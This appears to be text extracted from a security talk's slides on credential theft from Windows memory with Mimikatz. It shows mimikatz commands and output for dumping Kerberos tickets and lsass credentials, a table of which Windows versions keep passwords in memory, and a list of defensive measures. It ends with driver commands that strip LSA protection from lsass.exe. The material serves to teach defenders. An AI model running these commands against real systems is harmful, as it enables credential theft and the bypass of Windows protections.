

```
mimikatz # sekurlsa::tickets

Authentication Id : 0 ; 574362 (00000000:0008c39a)
Session          : RemoteInteractive from 3
User Name        : Administrator
Domain           : ADATUM
Logon Server      : (null)
Logon Time        : 9/8/2015 7:16:57 AM
SID               : S-1-5-21-3180365339-800773672-3767752645-500


* Username : LON-SVR1$
* Domain   : ADATUM.COM
* Password : (null)

Group 0 - Ticket Granting Service
[00000000]
  Start/End/MaxRenew: 9/8/2015 7:17:05 AM ; 9/8/2015 5:16:58 PM ; 9/15/2015 7:16:58 AM
  Service Name (02) : ProtectedStorage ; LON-DC1.Adatum.com ; @ ADATUM.COM
  Target Name  (02) : ProtectedStorage ; LON-DC1.Adatum.com ; @ ADATUM.COM
  Client Name  (01) : LON-SVR1$ ; @ ADATUM.COM
  Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
  Session Key   : 0x00000012 - aes256_hmac
                  3f4cec9ea2d7f502c7b9786eab839fdb70bae0578538ceb7de93a6e29efadf08
  Ticket        : 0x00000012 - aes256_hmac ; kvno = 2 [...]
[00000001]
  Start/End/MaxRenew: 9/8/2015 7:17:05 AM ; 9/8/2015 5:16:58 PM ; 9/15/2015 7:16:58 AM
```

# Memory Dump



# Memory Dump



```
Select mimikatz 2.0 alpha x64 (oe.eo)

mimikatz # sekurlsa::minidump C:\lsass.dmp
Switch to MINIDUMP : 'C:\lsass.dmp'

mimikatz # sekurlsa::logonPasswords
Opening : 'C:\lsass.dmp' file for minidump...

Authentication Id : 0 ; 3198622 (00000000:0030ce9e)
Session          : Interactive from 1
User Name        : Michael
Domain           : NINJA
Logon Server      : (null)
Logon Time        : 9/9/2015 11:46:22 PM
SID               : S-1-5-21-975184402-71351197-1743769900-1001

msv :
[00000003] Primary
* Username : michael.grafnetter@outlook.com
* Domain   : MicrosoftAccount
* Flags    : I00/N01/L00/S01
* NTLM     : 
* SHA1     :
```

# SSP Cached Creds (SSO)

		Kerb	Hashes		Plaintext-Equivalent Passwords			
		TGT	LM	NT	Tspkg	Wdigest	Kerb	LiveSSP
								3rd Party SSP
<b>Windows 8.0 and previous</b>	Microsoft Account							
	Local Account							
	Domain Account							
					*	*		
<b>Windows 8.1 Defaults</b>	Microsoft Account				*	*		
	Local Account				*	*		
	Domain Account							
<b>Windows 8.1 Features</b>	Protected Users							
	Restricted Admin RDP							

\* Off by Default

Based on a table by Benjamin Delpy


[twitter.com/gentilkiwi/status/352557093640892416/photo/1](https://twitter.com/gentilkiwi/status/352557093640892416/photo/1)

	No Password Data in Memory
	Password Data in Memory


# Proactive Measures

- Enable Additional LSA Protection?
- Restrict administrative access
- Applocker/SRP whitelisting
- Protected Users group
- Restricted Admin RDP
- Authentication Policies and Silos
- Disable Automatic Restart Sign-On
- Do not submit minidumps

# Enabling LSA Protected Process




# Disabling LSA Protected Process






# Protected LSA



# Protected LSA




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz #
```

# Bypassing the LSA protection



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] mimikatz driver not present
[+] mimikatz driver successfully registered
[+] mimikatz driver ACL to everyone
[+] mimikatz driver started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 528 -> 00/00 [0-0-0]

